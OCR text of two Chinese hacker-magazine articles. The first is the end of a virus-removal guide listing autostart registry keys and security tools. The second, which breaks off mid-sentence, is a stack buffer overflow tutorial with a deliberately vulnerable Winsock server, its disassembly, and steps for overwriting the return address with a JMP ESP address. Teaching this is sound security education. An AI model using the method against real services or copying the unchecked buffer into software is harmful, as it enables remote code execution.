


图3 Windows系统服务优化终结者

也有很多病毒并不是利用系统服务的。我们先使用工具，比如启动项目查看工具，使用后的界面如图4所示。




图4 自启动项目

这个工具不怎么完全，很多地方都没查到，我们可以用上面介绍过的木马辅助查找器，里面也有查看自启动的地方，如图5所示。

看启动项怎能漏了Autoruns？这个工具号称是能看到所有的启动项，不过在使用过程中发现也不尽然，不过用来查驱动可是绰绰有余。强烈建议大家装好系统后，备份驱动文件，以后查看时就能对比哪些是利用驱动启动的病毒了，如图6所示。




图5 木马辅助查找器的注册表自启动项




图6 Autoruns查自启动项

下面是Autoruns漏掉的，我给大家列出来：

HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Services\Once

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Services\Once

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx

HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run

上面的步骤完成后，剩下的病毒就很少了，不过还是要对自己的系统全面诊断一下，这里就用瑞星听诊器了，双击它，点开始扫描，就会在同目录下生成瑞星听诊信息.htm，打开这个文件，里面就是它诊断的内容了，其中白色的视为可疑，如图7所示。



图7 瑞星听诊器的诊断内容

我们辛苦地在注册表将垃圾或病毒的启动项删除了，现在用RegSnap建立一快照，如果下次中马了，就再次建立快照，比较后就可以查看病毒在哪里。

杀完毒后，为了防止病毒再来，建议安装360安全卫士和安全护盾。打开360安全卫士的所有监控还有其他功能，界面如图8所示。强烈建议用360安全卫士关闭自动播放功能，相信很多朋友都吃它的亏了，我中的伪QQ病毒也是这样。




图8 360安全卫士




图9 安全护盾

接下来安装安全护盾了，启动所有的监控，如图9所示。

经过上面的查杀和设置，现在我们的系统已经是比较安全的了。

[作者提到的注册表脚本、木马辅助查找工具、冰刃、系统服务优化终结者、启动项查看、瑞星听诊器、RegSnap、360安全卫士及安全护盾已经收录在光盘中]

编辑点评：

本文详细地介绍了病毒的查杀，但太侧重于注册表与服务，文件部分几乎没有涉及到。病毒的启动方式多种多样，杀毒的方式也同样如此，没有什么模式可套用，灵活发挥才是重要。NOHACK

张宇首语

写程序是一门艺术，请用艺术的眼光和严谨的态度去面对。程序员不是为懒汉和懦夫准备的职业。没有完美主义态度，你就不要编程。

SPSSPCH 洞洞一条龙 2

文 魔幻水晶

从本文你可以学到：了解和利用栈溢出

嗨，我又冒出来了，这次的环境依然是Windows XP Home、vc++6.0。先垫垫底，学过的兄弟可以跳过了。

每条c/c++语句下面注释中就是其编译后对应的汇编代码。对这些代码，我要说明一下：

1、stdcall调用约定，它是windows程序中最常用的调用约定，下文中的示例代码如果没有特别说明都将使用这种约定。有关各种调用约定的含义和区别，请参考相关资料。

2、因编译器、编译选项的不同，编译结果也可能不一样，我无法保证它在你的环境中也能正确执行。文章开头写明了我的环

境了。

内存

各种硬件架构上的内存都不太一样，这次只针对x86，intel的32位，简称IA32，其他的，嘿嘿，不好意思，由于M不足买不起，资料太枯燥了懒得一直看，嘻嘻。OK，看图表1所示。

在IA32中，变量按照后进先出的方式压入栈，最后进栈的数据最先弹出。知道这些后我们压入两个缓冲区，图表2所示是压入后的样子。

图表 1	图表 2	图表 3
.....低地址	.....低地址	.....低地址
本地变量、缓冲区、其他寄存器等。	abuf[128]	bbuf[512]
同上	bbuf[512]	
Ebp	Ebp	Ebp
Eip	Eip	Eip
.....高地址	.....高地址	.....高地址

然后弹出一个，如图表3所示。

当abuf、bbuf按照后进先出的方式压入栈后，进行push（出栈）操作，因为abuf是后入栈的所以首先出栈的缓冲区就成了abuf。

栈溢出

有两句话是说：所有的栈溢出都属于缓冲区溢出，但并不是所有的缓冲区溢出都是栈溢出。并不是所有的栈溢出或者缓冲区溢出都是可以利用的。(All Stack Overflow are buffer overflow, but not all are the buffer overflow stack overflow. Not all stack overflow or buffer overflow can be applied.)

缓冲区溢出：由于缓冲区的大小计算方式错误，导致向目标缓冲区写入了比预期更多的数据。

堆破坏：许多缓冲区溢出影响到存储在堆上的动态存储区，这些溢出称为堆破坏。

如图表4所示，如果我在abuf这个缓冲区中写入的数据量超过程序的预期大小，bbuf的数据被abuf覆盖掉了，然后栈的其余部分包括指令指针Eip也被覆盖了。上一篇文章中的那个补丁图就是由此得出的了，见http://www.nohack.cn/bbs/thread-63537-1-1.html。

图表 4
.....低地址
还是缓冲区abuf[128]
被覆盖的缓冲区bbuf[512]
Ebp
Eip
.....高地址

这样一来的话因为Eip当中保存了函数的返回地址，So，程序报错了。如果恶意的用户通过调用这个函数搞一个自己想要的返回地址，嘿嘿，不用我说了。

在标准环书库（LIBC）中发现了N多个存在安全隐患的函数，N>100。这些隐患包括了从“伪随机不充分”的小问题到“使用不当就可能让远程攻击者获得管理权限”的严重问题。尤其是<string.h>里面包含的哦……

实例

先看看溢出后的表现。溢出后，进程可能的表现有三种：一是运行正常，这时，被覆盖的是无用数据，并且没有发生访问违例；二是运行出错，包括输出错误和非法操作等；第三种就是受到攻击，程序开始执行有害代码，此时，哪些数据被覆盖和用什么数据来覆盖都是攻击者精心设计的。

看看源码，这个比上一期的较复杂点，大家要耐下心来哦。

```
#include <stdio.h>
#include <winsock2.h>
#pragma comment (lib,"ws2_32.lib")

void GetComputerName(SOCKET sck, LPSTR szComputer)
{
  char szBuf[512];
  recv(sck, szBuf, sizeof(szBuf), 0);
  LPSTR szFileName = szBuf;
  while((*szFileName) == '\\'){szFileName++;}
  while((*szFileName) != '\\' && (*szFileName) != '\0')
  {
    *szComputer = *szFileName;
    szComputer++;
    szFileName++;
  }
  *szComputer = '\0';
}

void ShowComputerName(SOCKET sck)
{
  char szComputer[16];
  GetComputerName(sck, szComputer);
  printf("%d",szComputer);
}

int main(int argc, char* argv[])
{
  WSADATA wsa;
  WSAStartup(MAKEWORD(2,0), &wsa);
  struct sockaddr_in saServer;
  saServer.sin_family = AF_INET;
  saServer.sin_port = 0xA05B; //htons(23456)
  saServer.sin_addr.s_addr=ADDR_ANY;
  SOCKET sckListen = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
  bind(sckListen, (sockaddr *)&saServer, sizeof(saServer));
  listen(sckListen, 2);
  SOCKET sckClient = accept(sckListen, NULL, NULL);
  ShowComputerName(sckClient);
  closesocket(sckClient);
  closesocket(sckListen);
  WSACleanup();
  return 0;
}/*我是从网上找来的程序哦，把那个格式化字符串的洞给补上了……*/
```

程序是从网络上接收一个UNC（Universal Naming Convention）形式的文件名，然后从中分离出机器名并打印在屏幕上。由于正常情况下，机器名最多只有16个字节，所以ShowComputerName函数也只给szComputer分配了16个字节长的缓冲区，并且GetComputerName也没有对缓冲区的长度做任何检查。这样，ShowComputerName中就出现了一个缓冲区溢出漏洞。看一下ShowComputerName的调试时的反汇编代码：

```
25:   void ShowComputerName(SOCKET sck)
26:   {
00401130 55                push    ebp
00401131 8B EC             mov     ebp,esp
00401133 83 EC 50          sub     esp,50h
00401136 53                push    ebx
00401137 56                push    esi
00401138 57                push    edi
00401139 8D 7D B0          lea     edi,[ebp-50h]
0040113C B9 14 00 00 00    mov     ecx,14h
00401141 B8 CC CC CC CC    mov     eax,0CCCCCCCCh
00401146 F3 AB             rep stos dword ptr [edi]
27:     char szComputer[16];
28:     GetComputerName(sck, szComputer);
00401148 8D 45 F0          lea     eax,[ebp-10h]
0040114B 50                push    eax
0040114C 8B 4D 08          mov     ecx,dword ptr [ebp+8]
0040114F 51                push    ecx
00401150 E8 BA FE FF FF    call    @ILT+10(GetComputerNameA)
(0040100f)
00401155 83 C4 08          add     esp,8
29:     printf("%s",szComputer);
00401158 8D 55 F0          lea     edx,[ebp-10h]
0040115B 52                push    edx
0040115C 68 38 28 42 00    push    offset string "%s" (00422838)
00401161 E8 0A 02 00 00    call    printf (00401370)
00401166 83 C4 08          add     esp,8
30:   }
```

```
00401109 5F          pop     edi
0040110A 5E          pop     esi
0040110B 5B          pop     ebx
0040110C 83 C4 50    add     esp,50h
0040110F 3B EC       cmp     ebp,esp
00401111 E8 6A 01 00 00   call    __chkesp (00401280)
00401116 8B E5       mov     esp,ebp
00401118 5D          pop     ebp
00401119 C3          ret

46:   ShowComputerName(sckClient);
00401254 8B 95 58 FE FF FF   mov    edx,dword ptr [ebp-1A8h]
0040125A 52          push    edx
0040125B E8 A5 FD FF FF   call    @ILT+0(ShowComputerName)
(00401005)
00401260 83 C4 04    add     esp,4
```

这个程序我是在http://www.138soft.com/老陈的藏鲸阁里面找《缓冲区溢出攻防》这篇文章里面看到的，稍微改动了一下。接下来用的调试方法也是一种比较简单的方法，用到的辅助工具是Windows自带的telnet。执行TELNET 127.0.0.1 23456，嘻嘻，用telnet连上自己，这里要做的只是利用，其他的我们不去管，比如写出exp，那个大家可以自己动手撒。27: char szComputer[16];00401148 8D 45 F0 lea eax,[ebp-10h]。看这两句，分配一个16字节大小的缓冲区，也就是说只要让sizeof(szComputer)>16就会开始溢出。先试试在打开的telnet的对话框里面输入24个A看看什么效果，当然前提是在vc的调试下，这样我们更方便看到返回时的效果。一直F10到004011D4 FF 15 10 32 41 00 call dword ptr [__imp__accept@12 (00413210)]，然后用telnet连接，输入24个A回车，继续F10到0040125B E8 A5 FD FF FF call @ILT+0(ShowComputerName) (00401005)，F11跟进去，继续F10之旅，到了00401155 83 C4 08 add esp,8，终于可以看到劳动成果了，ALT+6在地址里面输入EBP+4，看到了什么？？

```
0013FD84  41 41 41 41 0D 0A CC  AAAA..
0013FD8B  CC CC CC CC CC CC CC  烫烫烫
0013FD92  CC CC CC CC CC CC CC  烫烫烫
```

把24个A的后面四个A改成JMP ESP的调用，\x12\x45\xfa\x7f（每个系统都不一样哦），嘿嘿，好了，接下来大家想干什么就干吧。

JMP ESP

大家不难发现，实例里面函数ShowComputerName的返回地址就存放在“szComputer+16”处。所以，如果能把返回地址改成“szComputer+20”，在地址“szComputer+20”填上一些自己的命令对应的数据，就像看到的那4个A一样，那么就能达到目的了。但这是不可能的，因为我们既要根据szComputer来构造字符串，又要在szComputer确定前完成构造字符串，所以必须拐个弯才行。如果你还注意到cpu执行完指令后，esp指向“szComputer+24”处，那么你已经看到该怎么走了。绝大多数情况下，能在进程的地址空间中找到一条拥有固定地址“jmp 